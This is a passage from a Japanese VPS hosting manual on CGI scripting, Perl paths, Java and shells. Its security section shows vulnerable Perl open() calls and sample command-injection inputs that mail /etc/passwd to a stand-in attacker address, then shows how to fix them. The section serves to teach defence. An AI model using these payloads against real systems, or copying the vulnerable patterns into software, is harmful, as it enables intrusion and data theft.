デジタル証明書が生成されると、VeriSign はメールにて署名済証明書を送信します。Thawte はデジタル証明書をダウンロードできる URL をメールで知らせることができます。このメッセージを vcert@viaverio.com にフォワードしてください。VPS への証明書のインストールを弊社で行います。インストールには 1 ~ 3 営業日程かかります。

SSL とデジタル証明書に関するよくある質問は viaVerio FAQ の "Secure Server" セクションで参照頂けます。VPS へのデジタル証明書のインストールなどに関する情報は viaVerio のウェブサイトで参照してください。

さらに詳しい情報について

この章で解説された情報についてのさらに詳しい情報は viaVerio ウェブサイトでご覧になれます。

オフィシャル Apache ウェブサイト

<http://www.apache.org/>

<http://www.apache.or.jp/>

指示子に関するドキュメント

<http://www.apache.org/docs/>

<http://www.apache.or.jp/docs/>

モジュール

<http://www.apache.org/docs/dso.html>

http://www.apache.org/docs/mod/mod_so.html

<http://www.apache.org/docs/misc/API.html>

<http://www.apacheweek.com/features/modulesoup>

その他の Apache 情報

<http://www.apacheweek.com/>

<http://www.apacheweek.com/features/>

http://www.apache.org/info/apache_books.html

<http://viaverio.com/support/>

第7章 – VPS での CGI スクリプト作 成とプログラミング

VPS は広範にわたるプログラミング言語とコンパイラをサポートします。以下のコンパイラがサポートされています。

- gcc (g++)
- C (cc)
- as (アセンブラ)
- Java

上記のコンパイラに追加して、VPS は以下のようなインタープリタ言語を実行する機能があります。

- Perl
- Tcl
- Python
- UNIX シェルプログラム

個々の言語のプログラム方法はこの章では解説できませんが、これらを使用する際に遭遇する一般的なエラーについて解説します。この章ではウェブ開発にもっとも頻繁に使用される Perl について説明します。ただし、他の言語でも同じような論理が適用されます。

この章では以下の情報について解説しています。

- Common Gateway Interface (CGI)
- VPS 対 物理サーバ
- VPS サーバでのスクリプト作成

- Perl によるスクリプト
- Java を理解する
- コンパイル言語を理解する
- シェル言語を理解する
- さらに詳しい情報について

Common Gateway Interface (CGI)

バーチャルウェブサービスはウェブドキュメントを配信することができますが、もしウェブサーバを静的コンテンツを配信するためだけに使用しているとしたら、それはバーチャルウェブサービスの機能を最大限に使用しているとはいえません。バーチャルウェブサーバは動的にコンテンツを処理し、訪問者が送信した複雑なデータに対する返答を配信することができます。

HTTP プロトコルにはユーザの選択したデータをサーバにブラウザが送信することを可能にする機能が組みこまれています。バーチャルウェブサービスは直接データを処理することはありません。代わりにデータは外部「ゲートウェイプログラム」に処理するために引き渡されます。このプロセスは Common Gateway Interface(CGI)として知られています。

Common Gateway Interface はバーチャルウェブサービスと外部の全く別のプログラムとが交信することを可能にします。ゲートウェイプログラムを参照する URL がアクセスされたとき、以下のことが起こります。

1. サーバがゲートウェイプログラムを起動する。
2. ゲートウェイプログラムがユーザから引き渡されたデータを処理する。
3. ゲートウェイプログラムが結果をウェブサーバに返す。
4. サーバが処理をリクエストした結果をブラウザに返す。

さらにバーチャルウェブサーバは動的に読み込まれたモジュール(例: `mod_perl`)を使ってデータを内部処理することもできます。これは CGI をサーバに直接組み込み、サーバとゲートウェイの処理を統合するようなことです。バーチャルウェブサービスはユーザからのデータを速く処理することが出来るようになります。動的 Apache モジュールについては第 6 章を参照してください。

CGI スクリプトは C や C++ といったようなコンパイル言語やインタープリタ言語である以下のような言語でも作成することができます。

- Perl
- Python
- Tcl
- UNIX シェルプログラム

VPS では以下をサポートします。

- 独自開発の CGI スクリプトのインストール
- サードパーティ提供の CGI スクリプトのインストール

CGI のセキュリティについて

CGI スクリプトの一般的な問題は、時に VPS に対する攻撃者が問題のあるシェルコマンドを実行できてしまうことです。経験ある攻撃者はコマンドプロンプト上の権限(Telnet や SSH 実行時の権限)を正しく書かれていない CGI スクリプトを使用して奪取してしまいます。このようなセキュリティの問題は VPS の環境からではなく、スクリプトがどう書かれているかによって発生します。

自分で書いたスクリプトやサードパーティからダウンロードしたスクリプトを全てチェックするようにしてください。CGI スクリプトから知らず知らずのうちにセキュリティホールを公開している可能性があります。メール実行プログラムのような外部プログラムをスクリプトがファイルハンドルで呼び出す場合などは要注意です。これらのファイルハンドルがユーザによって送信されたデータによって呼び出される場合、データが無害であることを確認するようにしてください。

例えば、ユーザが送信した情報を元にメールを作成して送信するようなプログラムを作成またはインストールしたと仮定して下記スクリプトを参照してください。

```
open (MAIL, "|/bin/sendmail
$user_supplied_data{'recipient'}");
print MAIL "To: $user_supplied_data{'recipient'}\n";
print MAIL "From: $user_supplied_data{'e-
mail_address'}\n";
close(MAIL);
```

攻撃者は "recipient" の値を以下のように送信しようと試みるでしょう。

```
some@e-mail.address; cat /etc/passwd | mail
attacker@e-mail.address
some@e-mail.address && mail attacker@e-mail.address <
/etc/passwd
```

攻撃を無効化するための最も簡単な方法(上記の例の場合)は、open コマンド使用時にユーザから送信されたデータを使用しないことです。sendmail プログラムは sendmail がメッセージヘッダ情報(To:, Cc:, Bcc:)を読み取るようにする非常に便利なフラグ(-t)があります。このフラグを利用して下記を、

```
open (MAIL, "|/bin/sendmail
$user_supplied_data{'recipient'}")
```

以下のように変更します。

```
open (MAIL, "|/bin/sendmail -t")
```

CGI スクリプトは外部プログラムを実行する際にも脆弱性があります。例えば、ユーザが指定したドメイン名が取得可能かどうかを検索するようなスクリプトがあったとします。

```
open (WHOIS, "/bin/whois
$user_supplied_data{'domain_name'} |");
```

上記のコードは攻撃されやすいコードです。攻撃者は domain_name 値に有り得ない値を以下のように指定することができます。

```
domain.name; cat /etc/passwd | mail attacker@e-
mail.address
domain.name && mail attacker@e-mail.address <
/etc/passwd
```

このような攻撃を未然に防ぐためにはやはりユーザ送信データを無害化することが必要となります。上記のような例の場合、domain_name に含まれる文字列がドメイン名に含まれることのできる文字だけを使用しているかどうか、正規表現を使って Perl で数行でコードすることができます。

```
if ($user_supplied_data{'domain_name'} =~ /^[^A-Za-z0-9\.\-]/)
{print "Content-type: text/plain\n\n";
print "Uh... you entered an invalid domain name.";
exit(0);}
open (WHOIS, "/bin/whois
$user_supplied_data{'domain_name'} |");
```

注意: viaVerio の CGI ライブラリは全てセキュリティ対策を施してあります。viaVerio が開発していない拡張インデックスや第 3 者提供スクリプトインデックスなどのセキュリティに関しては保証することができません。ただし、弊社で試験を行った際に発見された問題は修正してあります。viaVerio では VPS システムソフトウェアに該当する CERT の情報も確認しています。

セキュリティに関する情報とその他の情報源

- <http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html>
- ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters/
- CERT Coordination Center: <http://www.cert.org>
- CERT advisories on USENET: comp.security.announce
- CERT advisories via e-mail: cert-advisory-request@cert.org
- In the subject line, type "SUBSCRIBE your@e-mail.address"

VPS の各サーバサービスはルートシステム(または同サーバ内のその他の VPS)からは完全に隔離された状態で動作しています。そのため、CGI スクリプトはルートファイルシステム上のファイルへのアクセスは持ちません。CGI スクリプトはユーザのホームディレクトリ配下のファイルにのみアクセスすることができます。

VPS 対 物理サーバ

VPS でのプログラミングはいままでプログラミングと多少勝手が違います。VPS は他の VPS から互いを隔離し、守るような特別な環境に設定されています。この違いは VPS のシステムそのものに組み込まれているため、気づきにくいことがあります。さらに混乱を助長するのは Telnet (VPS のコマンドプロンプトへアクセスするためのプログラム) が VPS 環境下で動作していないことです。プログラムはウェブサーバ経由で実行されるスクリプトの環境とは違った、Telnet 環境下でコードされ、テストされることが多くあることも混乱を引き起こす原因となります。

Telnet には一人のユーザ(VPS 管理者)だけがアクセスすることができます。Telnet 経由でユーザが VPS にログインしたとき、VPS 環境に拘束されることはありません。これで、本来アクセスできるべき多くのユーティリティへのアクセスを持ちます。Telnet する管理者の環境には VPS が存在する物理サーバリソースへの広範に渡るアクセスが与えられています。

Telnet 経由で VPS に VPS 管理者が接続したとき、コマンドプロンプトはユーザのホームディレクトリを表示します。

```
virtual-server: {1} %
```

注意: 上記の例は Telnet セッションでコマンドプロンプトがどのように表示されるかの一例です。この章ではコマンドプロンプトは単に "%" で表示されます。

`pwd` (print working directory) コマンドを実行すると、現在のディレクトリを表示します。

```
% pwd
/usr/home/login_name
```

`login_name` は VPS 管理者のログイン名になります。以下は berrett.org の場合の表示例です。

```
berrett: {2} % pwd
/usr/home/berrett
```

Telnet 以外のサービスの場合、ホームディレクトリは "/" または "root" と表示されます。例えば、VPS に FTP 経由で接続して `pwd` を実行すると、 "/" と表示されます。

```
% ftp yourcompany.com
Connected to yourcompany.com
220 yourcompany.com ftp server (Version 5.3.2) ready.
Name (yourcompany.com:root): login_name
331 Password required for login_name.
Password:
230 User login_name logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is current directory.
ftp>
```

Telnetで見られるパスと他のサービスで見られるパスの違いが CGI をプログラムする際に問題になります。例えば、管理者はスクリプトを使用してメールを送りたいと考えたとします。UNIX では `sendmail` プログラムを呼び出すことでメールを送信できます。スクリプトを書いているとき、実行したいプログラムのパスを指定する必要があります。UNIX では `which sendmail` を実行することでプログラムのパスを見つけることができます。

```
% which sendmail
/usr/sbin/sendmail
```

上記の例のように `which` を使うことで物理サーバ上の VPS `sendmail` へのパスではなく、実際の物理サーバ上の `sendmail` のパスを得ることができます。CGI スクリプトはバーチャル環境上のプログラムを呼び出すこともあるため、`which` でプログラムのパスを見つけることは時に間違いを引き起こします。この問題は以下のセクションで説明されます。

VPS サーバでのスクリプト作成

VPS の情報を入手するためのプログラムはいくつもあり、以下は其中でも非常に役立つコマンドです。

- which
- whereis
- Perl

これらのコマンドについては以下で解説します。

which

which プログラムは `.cshrc` (`$HOME` ディレクトリに配置されている設定ファイル) ファイル内で指定されているパスを検索し、**which** クエリに該当する最初のプログラムを返します。以下は `.Cshrc` のパスがどのように記載されているかの一例です。

```
set path = (/bin /usr/bin /usr/local/bin ~/bin
~/usr/bin ~/usr/local/bin)
```

波線記号 ("`~`") `$HOME` (ホームディレクトリ) を意味します。上記の例では、**which sendmail** は VPS の `/usr/home/login_name/bin/` ディレクトリ内に存在する `sendmail` を検索します。プログラムはそこに存在するので、以下のように表示されます。

```
% which sendmail
/usr/home/login_name/bin/sendmail
```

whereis

どのプログラムが実行されるかを調べるには **whereis** コマンドを使用する方法があります。このコマンドは **which** コマンドが検索するパスとは違うパスを検索するため、**which** とは違った結果を返します。

```
% whereis sendmail
/usr/sbin/sendmail
```

この例では物理サーバの `sendmail (/usr/sbin/` が `~/bin` の前に検索されます)が見つかりません。この違いがどう重要かと言うと、Telnet プロンプトで実行する場合とウェブページで実行する場合ではスクリプトのパスが変わります。ウェブサーバから実行されると、スクリプトは `$HOME` ディレクトリ以上にあるライブラリへのアクセスを持ちません。スクリプトがウェブサーバから実行された場合、`/usr/home/login_name` は単に `/` へと変わり、スクリプトはこのディレクトリより上位にはアクセスすることはできません。

例えば、スクリプトで `/usr/sbin/sendmail` をパスと指定した場合、VPS は `/usr/home/login_name/` から検索を開始して `/usr/sbin/sendmail` というパスを見つけようとしています。このパスは VPS のデフォルトとしては存在しないため、`/usr/home/login_name/usr/sbin/sendmail` というパスは存在しません。そのため、スクリプトは `unable to find sendmail` エラーを返して実行を中止します。

問題は `sendmail` のパスを `/usr/home/login_name/bin/sendmail` と指定した際にさらに難しくなります。スクリプトが実行されると、`$HOME` ディレクトリ (ルートである `/`) を検索して `/usr/home/login_name/bin/sendmail` を見つけようとしています。または検索条件を明確にするために、`/usr/home/login_name/usr/home/login_name/bin/sendmail` を見つけようとしても、このパスも存在しません。

注意: VPS でプログラムをする際は、VPS が `$HOME` ディレクトリをバーチャルルートとみなし、`sendmail` へのパスが単に `/bin/sendmail` となることに注意してください。これでスクリプトが実行された際に `$HOME/bin/sendmail (/usr/home/login_name/bin/sendmail)` を見つけようと検索し、スクリプトが正しく実行されます。

パスの指定

CGI スクリプトはバーチャル環境で動作するため、そのことを前提としてスクリプトを書く必要があります。CGI スクリプトで指定するパス名はホームディレクトリとの相対パスで指定します。

以下のコマンド使用時にはディレクトリ構造に特に注意してファイルへのパスを指定してください。

- Open
- Write to

- Read from

注意: `/usr/home/LOGIN/usr/local/...` で始まるパス指定ではなく、`/usr/local/...` を指定してファイルへアクセスしてください。

権限の設定

スクリプトを作成後、スクリプトに実行権を与えます。UNIX 環境では各ファイルは読み込み、書き込み、実行の権利を設定されています。

<<How To>> ファイルを実行可能に設定

1. VPS に Telnet または SSH で接続する。
2. コマンドプロンプトで以下を実行する。

```
% chmod +x FILENAME
```

FILENAME はスクリプトのファイル名とします。スクリプトが実行権を持たない場合は、403 Forbidden サーバエラーがスクリプト実行時に返されます。

<<How To>> Perl5 のインストール

Perl5 は VPS に自動的にインストールされていますが、再インストールをしたい場合は以下のように行います。

```
% vinstall perl5
```

注意: 上記のコマンドは物理サーバの tar ファイルを `/usr/local/contrib/` ディレクトリから展開します。

インストールすると、Perl5 (スタンダードライブラリと共に) VPS の `~/usr/local/lib/perl5/` ディレクトリにファイルが作成されます。新しい Perl5 バイナリは `~/usr/local/bin/` ディレクトリに配置されます。Perl5 への正しいパスは、スクリプトで以下のように指定されます。

```
#!/usr/local/bin/perl
```

ウェブから実行する場合、スクリプトはバーチャル環境へ変更され、`$HOME/usr/local/bin/perl` を実行します。

スクリプトを VPS 環境でテストする

作成したスクリプトや第三者から入手したスクリプトをバーチャル環境でテストする必要があります。

<<How To>> スクリプトのテスト

Telnet コマンドプロンプトからスクリプトに "virtual" コマンドを追加してスクリプトを呼び出します。

```
% virtual ./env.cgi
```

上記の例では `env.cgi` スクリプトをウェブサーバが使用するバーチャル環境で実行します。`env.cgi` スクリプトは強制的に "virtual" モードで実行されます。

注意: スクリプトを呼び出す場合は `./` で呼び出します。このピリオドは「現ディレクトリから」という意味を持ちます。

よくあるエラーのトラブルシューティング

以下に解説されるのはエラーログファイルに記録されるよくあるエラーです。それぞれのケースで、エラーが最初に記述され、エラーの解説と解決法が記述されます。

"500" サーバエラー

スクリプト実行時に `500 Server Error` が表示されたら、ウェブサーバのエラーログを参照してください。エラーログは `~/usr/local/etc/httpd/logs` ディレクトリに `error_log` というファイル名で保存されています。

注意: エラーログファイルの場所はウェブサーバ設定ファイルで変更することができるため、エラーログの正しい配置場所を確認してください。

<<How To>> サーバエラーをリアルタイムで参照する

1. VPS に Telnet か SSH で接続する。
2. コマンドプロンプトで以下を実行する。

```
% cd ~/usr/local/etc/httpd/logs
% tail -f error_log
```

`tail` コマンドはエラーログの最後の行を表示すると共に追加されていくエラーログを表示します。これはコンソールウィンドウからリアルタイムで閲覧することができます。

例えば、ブラウザが CGI スクリプトを実行した場合、Telnet セッション中にそのエラーが追加されるところを参照することができます。

CGI スクリプトエラー

```
Error: "HTTPd/CGI: exec of CGI_PATH_INFO failed, errno
is 2"
```

解析と解決方法

1 行目で CGI スクリプトがインタプリタの場所を特定できなかったことを記述しています。Perl スクリプトを使用している場合、Perl インタプリタの場所を正しく指定しなおしてください。

Perl インタプリタ定義が正しい場合は、VPS ヘフファイルをアップロードした際にバイナリモードでアップロードした可能性があります。もしそうである場合はスクリプトを ASCII モードでアップロードすることで解決することができます。

正しくないヘッダエラー (Malformed Header Error)

```
Error: "HTTPd: malformed header from script
CGI_PATH_INFO"
```

解析と解決方法

これは実行されたスクリプトが正しいヘッダ情報を出力していないことが原因です。CGI スクリプトが実行されると、スクリプトはウェブサーバにメッセージを返します。メッセージはヘッダとメッセージ本文の二つの部分に分けられます。ヘッダはサーバにこれから返される本文の "content type" を伝えます。1 行の空行が CGI スクリプトの返すヘッダと本文を分けます。正しい CGI の返答は以下のようになります。

```
Content-type: text/html
<html>
<head><title>Title</title></head>
```

```
<body bgcolor="white">
Hello world!
</body>
</html>
```

"malformed header from script" エラーメッセージはスクリプトがヘッダ情報を正しく返していないことを意味します。よくあるヘッダエラーには以下のようなものがあります。

- **Content-type** のスペルが違う。
- 正しくないコンテンツタイプを返している。(例 `text/html` でない等)
- ヘッダと本文を分ける空行を出力できていない。

Perl によるスクリプト

Perl (Practical Extraction and Report Language)はパターンマッチングや情報の操作などを行うことのできるインタープリタプログラミング言語で、システム管理の自動化などにも役立ちます。現在ではこの言語はウェブで使われる CGI で最もよく使われる言語となっています。

デフォルトで、VPS は Perl5 標準ライブラリがインストールされています。もしインストールされていない場合は、以下の手順でインストールすることができます。

<<How To>> Perl5 のインストール

1. Telnet または SSH で VPS に接続し、コマンドプロンプトから以下を実行する。

```
% cd
% vinstall perl5
```

2. Perl5 インストール後、CGI スクリプトを編集してインストールされた Perl を使用するようになる。

Perl 以下のどちらでも呼び出すことができます。

- コマンドラインから直接呼び出し
% ~/usr/local/bin/perl ./env.cgi
- ファイルの最初の行で呼び出し指定

Perl は `#!` 記述をファイルの最初の行に記述することで呼び出すことができます。例えば、Perl でスクリプトを作成する場合、ファイルを開き、`#!/usr/local/bin/perl` と入力します。これでサーバはこのファイルが Perl スクリプトであると認識します。

バーチャル環境の複製

VPS の設定から起きる混乱は Perl へのパス指定の際にも発生します。コマンドラインから `which perl` を実行した際、Perl は `.cshrc$path` に記載されたパス内の最初に該当する Perl を返します。もしこれが Perl4 だった場合、パスが違う Perl を指し示してしまうことがあります。(例 `/usr/local/bin/perl4`)

バーチャル環境を複製してスクリプトを実行したい場合は、`virtual` コマンドを使用します。

```
% virtual ./env.cgi
```

`env.cgi` の 1 行目は `#!/usr/local/bin/perl` と記述されていて、Perl5 バイナリがスクリプト実行に使用されます。Perl にはスクリプトのデバッグに役立つコマンドラインオプションが存在します。これもスクリプトの最初の行に指定することができます。例えば、以下のようにすると、Perl に書式を確認させることができます。

```
#!/usr/local/bin/perl -c
```

以下のコマンドは Perl が `include` ファイルを検索するのに `/usr/local/lib/perl5` ディレクトリを検索するように指定します。

```
#!/usr/local/bin/perl -I/usr/local/lib/perl5
```

以下のコマンドで Perl は発生する警告メッセージを出力します。

```
#!/usr/local/bin/perl -w
```

注意: スクリプトが思ったように動作しない場合、`-w` と `-c` オプションは警告や書式エラーを見つけることができ、デバッグの助けとなります。これらのオプションに加えてウェブサーバのエラーログでエラーを探すことも助けとなります。

<<How To>> サーバのエラーログファイルを確認する

1. VPS に Telnet で接続する。
2. ログディレクトリに移動する。
3. エラーログを `Tail` する。

```
% cd ~/www/logs
% tail error_log
```

Perl スクリプトのよくある問題と解決方法

Perl スクリプトを VPS で作成する際に起きるよくある問題と解決方法を解説します。

Perl スクリプトを ASCII モードでアップロードしなかった

コンパイルされた実行ファイルと違って Perl スクリプトはテキストファイルです。テキストファイルは VPS に ASCII モード(バイナリモードでなく)でアップロードされる必要があります。Perl スクリプトを VPS に ASCII モードでアップロードしなかった場合は 500 サーバエラーが発生します。

Perl5 スクリプトの問題

スクリプトが Perl5 を必要とするが、VPS に Perl5 がインストールされていない。

または、

Perl へのパスが `#!/usr/local/bin/perl4` で、使用されるはずの `#!/usr/local/bin/perl` でない。

解決方法

Perl5 をインストールする。

<<How To>> Perl5 のインストール

Telnet または SSH で VPS に接続し、コマンドプロンプトから以下を実行する。

```
% cd
% vinstall perl5
```

Perl5 インストール後、CGI スクリプトを編集し、新しい Perl を参照するようにする。

<<How To>> CGI スクリプトの編集

1. コマンドプロンプトから以下を実行

```
% cd www/cgi-bin
```

```
% pico my-cgi.cgi
```

2. 一行目を

```
#!/usr/bin/perl
```

から、以下に変更

```
#!/usr/local/bin/perl
```

これで、`~/usr/bin/perl` に存在する Perl4 ではなく、Perl5 インタープリタを実行するようになります。

Perl をインストールすると Perl5 へのハードリンクが作成されます。これで VPS のディスク容量を節約することができます。(約 10.8 MB)

`vinstall` を使用することでも Perl5 をインストールできます。

```
% vinstall perl5
```

<<How To>> Perl インタープリタへのパス指定が正しくない

Perl スクリプトの一行目は Perl インタープリタへのパス名を定義します。VPS 環境では、Perl5 インタープリタへの正しいパス名は `/usr/local/bin/perl` です。Perl スクリプトを第三者から入手すると Perl インタープリタのパス名は VPS の環境とは違うであろう開発者の環境で記述されています。さらに Perl スクリプトを VPS にアップロードした場合、Perl5 インタープリタへの正しいパス名が定義されているか確認する必要があります。Perl4 インタープリタの場所は `/usr/local/bin/perl4` と定義されているのに対して、Perl5 インタープリタの場所は `/usr/local/bin/perl` として定義されています。

ユーティリティの問題

`sendmail` のようなユーティリティが動作してないような場合。

解決方法

恐らく問題はパス名の指定であると思われるので、(例えば `/usr/sbin/sendmail` を `/bin/sendmail` と間違えて使用している) パス名を物理サーバパスから VPS パスに変更します。

注意: VPS 環境から正しいパスをスクリプトが呼び出していることを確認するために、**「VPS 対 物理サーバ」**のセクションを参照してください。

Perl スクリプトモジュールでの問題

Perl スクリプトのモジュールが見つからない場合もパス指定の問題だと考えられます。(usr または require が Perl モジュールを正しいパス名で参照していない) またはモジュールがインストールされていないことが考えられます。

解決方法

Perl スクリプトで呼び出しているモジュールが見つからない場合は、以下のどの解決法でも解決できると考えられます。

- モジュールを Perl スクリプトが実行されているディレクトリに配置し、パス名を指定しない。(use または require やその他の方法でモジュール名だけを指定する)

- モジュールの他のモジュールも保存されている
/usr/local/lib/perl5/ディレクトリに保存する。
- @INC 配列にモジュールへのパスを定義する。この方法を使う場合は、O'Reilly の Perl に関する書籍を参照することを viaVerio ではお勧めします。

Perl モジュールを VPS にインストールする

Perl モジュールをインストールするユーティリティは一般的にモジュールがホストマシンのルートエリアにインストールされると仮定します。VPS ユーザはホストマシンのルートエリアへのアクセスを持ちません。Perl モジュールは VPS ファイルシステムにインストールされる必要があります。以下でその方法を詳しく解説します。

- Perl5 モジュールをローカルでインストールする
- インストールしたモジュールをスクリプトで参照する
- ローカルでインストールされたモジュールを必要とする新しいモジュールをインストールする
- CPAN.pm を使ってインストールする

Perl5 モジュールをローカルでインストールする

Perl5 標準ライブラリに含まれない Perl5 モジュールを必要とする場合、`vcpan` ユーティリティを使用してモジュールをインストールすることができます。`vcpan` ユーティリティは `perl5 -MCPAN -e shell` コマンドのラッパーでモジュールのダウンロードとインストールを自動化するものです。

`vcpan` をインターアクティブモードで起動する場合、VPS に Telnet か SSH で接続し以下を実行します。

```
% vcpan
```

`vcpan` オンラインヘルプにアクセスするには以下を実行します。

```
% vcpan -h
```

Java を理解する

Java は Sun Microsystems によって開発されたプログラミング言語で、プロフェッショナルプログラマやアプリケーション開発者に多くの恩恵をもたらします。Java はバイトコンパイル言語で、非常に高い可搬性を持ちます。Java バイナリ(Java クラス)は広範に渡る OS プラットフォーム上で実行することができます。多くの場合、Java はインタプリタ(TCL、Perl など)よりも速く実行することができますが、コンパイル言語(C、C++)よりは多少遅いようです。

Java の持つ可搬性はウェブとの相性も非常に良いものとしします。Java 実行可能なブラウザでは、ウェブデザイナーはウェブコンテンツに Java アプレットなどを組みこむことができます。アプレットはウェブドキュメントの一部としてダウンロードされ、ローカルコンピュータで実行されます。アプレットは相互通信、アニメーション、マルチメディア、データベースインターフェースなど実現し、ウェブサイトには彩りを添えます。

Java バーチャルマシンでプログラムする

Java バーチャルマシンは Java プログラミング言語の中核と言えます。事実、Java クラスや Java アプレットは Java バーチャルマシンが実行されていないと実行できません。Netscape や MSIE などのブラウザは Java バーチャルマシン(Java ランタイムシステム)を含みます。

Java バーチャルマシンは Java プログラムを実行するエンジンとなります。Java プログラムが実行されると、指示はローカルシステムのハードウェアが実行するのではなく、インタプリタまたはバーチャルプロセッサが実際の指示を実行します。抽象的に聞こえますが、これはコンピュータとコンピュータ上で実行されるプログラムの間には一定の保護を提供します。Java バーチャルマシンを使うと、プログラムがディスク上のファイルを削除したり、メモリを破壊するようなことを防ぐことができます。

VPS で Java を使用する

VPS ではいくつかの Java ツールが使用できます。ツールは Java 1.0.2 互換です。1.0.2 規格は全ての Java 使用可能ブラウザでサポートされています。以下は VPS に含まれる Java 関連のツールです。

- **javac** - Java バイトコードコンパイラ
- **java** - Java バーチャルマシン(インタプリタ) と "just-in-time" コンパイラ

Java バイトコードコンパイラ (javac)

javac は Java のソースコード (.java ファイル) をクラス用 Java バイトコード含む .class ファイルに変換します。

```
% javac Test.java
```

Test.java は Java ソースコードファイルを指します。出力されるクラスはウェブコンテンツに埋めこまれます。Java 使用可能なブラウザでアクセスすれば、アプレットの動作確認を行うことができます。

Java バーチャルマシン (インタプリタ) と "Just-in-Time" コンパイラ(java)

Java バーチャルマシンは Java バイトコードのインタプリタです。Virtual これは "Just-In-Time" (JIT) コードジェネレータも含みます。JIT はインタプリタプログラムの実行速度を上げる技術です。この技術はメソッドが実行される直前にマシンと独立した Java バイトコードをネイティブマシンコードに変換するものです。このネイティブマシンコードはインタプリタではなく、コンピュータによって直接実行されます。JIT コードジェネレータはインタプリタバイトコードの実行速度を飛躍的に向上し、コンパイルコードに近いものとしします。

```
% java Test
```

これは **javac** バイトコードコンパイラでコンパイルされた **Test.class** バイトコードを実行します。

サーバにインストールされた Java バーチャルマシンは java_x 1.18.Kaffe 0.84.

コンパイル言語を理解する

`gcc`, `cc`, や他のコンパイラが存在します。C 言語で書かれたプログラムをコンパイルするには以下のように行います。

```
% gcc -o filename.out filename.c
```

`filename.c` はソースファイルで、`filename.out` はバイナリに与えたいファイル名になります。`cc`, `gcc` と `g++` は多くのコマンドラインオプションを持ちます。さらに詳しい情報についてはまず **Man** ページを参照してください。

```
% man gcc
```

```
% man cc
```

`malloc()` のようないくつかのスタンダードライブラリ関数の **man** ページが用意されています。`malloc ()` の使用例は特に適切で、この関数や関連する関数も `stdlib.h` ヘッダファイルに含まれます。(**man** ページを参照しないと確認できません)

シェル言語を理解する

UNIX は多くのメソッドを使って OS と会話することが可能な OS です。これらのメソッドはシェルと呼ばれます。VPS では以下のシェルが使用可能です。

- **bash** GNU Bourne-Again shell
- **csh** C ライクなシンタックスをもつシェル
- **ksh** Public domain Korn shell
- **scotty** TCL シェル(tnm エクステンションを含む)
- **sh** コマンドインタプリタ (シェル)
- **tcsh** Tcl インタプリタを持つシェル
- **tcsh** C シェル(ファイル名補完とコマンドライン編集が可能)
- **zsh** Z シェル

注意: C シェル (**csh**) が VPS のデフォルトです。

それぞれのシェルに関する詳しい情報は **man** ページを参照してください。

```
% man csh
```

VPS のデフォルトログインシェルは **chsh** コマンドで変更することができます。このコマンドを実行すると、デフォルトエディタを開始し、以下の情報を変更することができます。

- VPS ユーザーデータベース情報
- シェル(Shell): **/bin/csh**
- 名前(Full Name): viaVerio
- 所在地(Location):
- オフィス電話番号(Office Phone):
- 自宅電話番号(Home Phone):

<<How To>> Shell を /bin/csh to /bin/tcsh に変更する

1. シェルへのパスを変更する。 **Shell: /bin/tcsh**
2. ファイルを保存する。次回ログイン時から変更が反映される。

C シェル

C シェルは VPS の標準なので、VPS を操作するにはこれを理解する必要があります。各シェル言語はインタプリタでもあります。シェルは Perl や他のインタプリタ言語のようにスクリプトを書いたり、システム管理タスクを自動化するのにも使用することができます。例えば、簡単な `ssh` スクリプトは以下のようになります。

```
#!/bin/csh
echo "Content-type: text/plain"
echo ""
printenv
```

注意: このスクリプトがウェブから呼び出された場合、ユーザの環境がブラウザに表示されます。

C シェルの機能の一部としては以下が挙げられます。

- あるプログラムからの出力を他のプログラムにパイプする。
- ファイル名の省略に("*")を使用できる。
- シェル変数 (`$HOME` など)を使って環境をカスタマイズできる。
- コマンド履歴へのアクセスができる。
- シェルプログラムのエリアスの作成ができる。(`$HOME` ディレクトリ内の `www` など)
- C シェル設定ファイルは `$HOME` ディレクトリに配置されている。
- `.cshrc` シェルが起動される度に実行される。(例: Telnet でサーバに接続したときなど)
- `.history` コマンド履歴を保存する。
- `.login` `.cshrc` ファイル実行後、`.login` が実行される。
- `.logout` ユーザのログアウト時に実行される。

他の重要な設定ファイルは `~/etc/` ディレクトリに配置される。

- パスワードファイル
- Sendmail ファイル
- Aliases ファイル

<<How To>> C-Shell 情報を取得する

Telnet でサーバに接続し、以下のコマンドを実行する。

```
% man csh
```

注意: ksh などの他のシェルの情報も同じように参照することができます。

<<How To>> C-Shell コマンドの情報を取得する

Telnet で接続し、以下のコマンドを実行する。

```
% man ls
```

注意: ls を情報を閲覧したいコマンド名と置きかえます。

C シェル (CSH) コマンドと解説

コマンド	解説
#A comment	# を最初の文字として持つスクリプトは csh スクリプトとみなされる。
#!shell	スクリプトに使用するシェルをユーザが指定する場合。shell をスクリプトを実行するシェル(Perl を含む)のパスへ置きかえる。
Null	終了を意味する 0 を返す
*	ワイルドカード。いかなる値も該当。
@	算術式の値を変数のエリアスに代入する。UNIX コマンドに対するエリアスを指定できる。

DOS を使用したことがある場合、DOS コマンドのエリアスを作成して UNIX コマンドとの混乱を防ぐことができます。 .cshrc ファイルにエリアスを補完することができます。

もし UNIX の標準コマンドを上書きした場合、スラッシュをコマンドの前に入力することでオリジナルを呼び出すことができます。

```
% /ls
```

以下のコマンドでは呼び出せません。

```
% ls
```

UNIX コマンドと解説

Command	Description
bg	現在のジョブをバックグラウンドで実行します。
break	実行を復旧する(<code>while</code> または <code>foreach</code> からの脱出)
breaksw	<code>switch</code> ステートメントから脱出。
case	<code>switch</code> ステートメントのパターンを定義する。
cd	ディレクトリ変更。デフォルトではホームディレクトリへと移動する。
chdir	<code>cd</code> と同様。
continue	<code>while</code> または <code>for each</code> ループの再開。
default	<code>switch</code> ステートメントのデフォルト動作を定義。
dirs	ディレクトリスタックの出力。
echo	<code>stdout</code> へ与えられた文字列を出力。
end	<code>foreach</code> または <code>switch</code> ステートメントを終了。
endif	<code>if</code> ステートメントを終了。
eval	<code>Eval</code> は引数をシェルコマンドとして実行。
exec	コマンドを実行。
exit	シェルスクリプトを終了。
fg	フォアグラウンドにジョブを呼び戻す。(bg 参照)
foreach/end	<code>foreach</code> ループを実行。

<code>glob</code>	<code>echo</code> と類似しているが、\ エスケープは認識されない。スクリプトの終了まで変更されることのない値を保持するために使用される。
<code>goto</code>	<code>goto</code> コマンド後に指定される文字列で始まる行まで移動する。
<code>hashstat</code>	<code>path</code> 変数から実行するコマンドの発見率の統計を表示する。
<code>history</code>	イベントのリストを表示する。
<code>if</code>	条件分岐ステートメントを開始する。
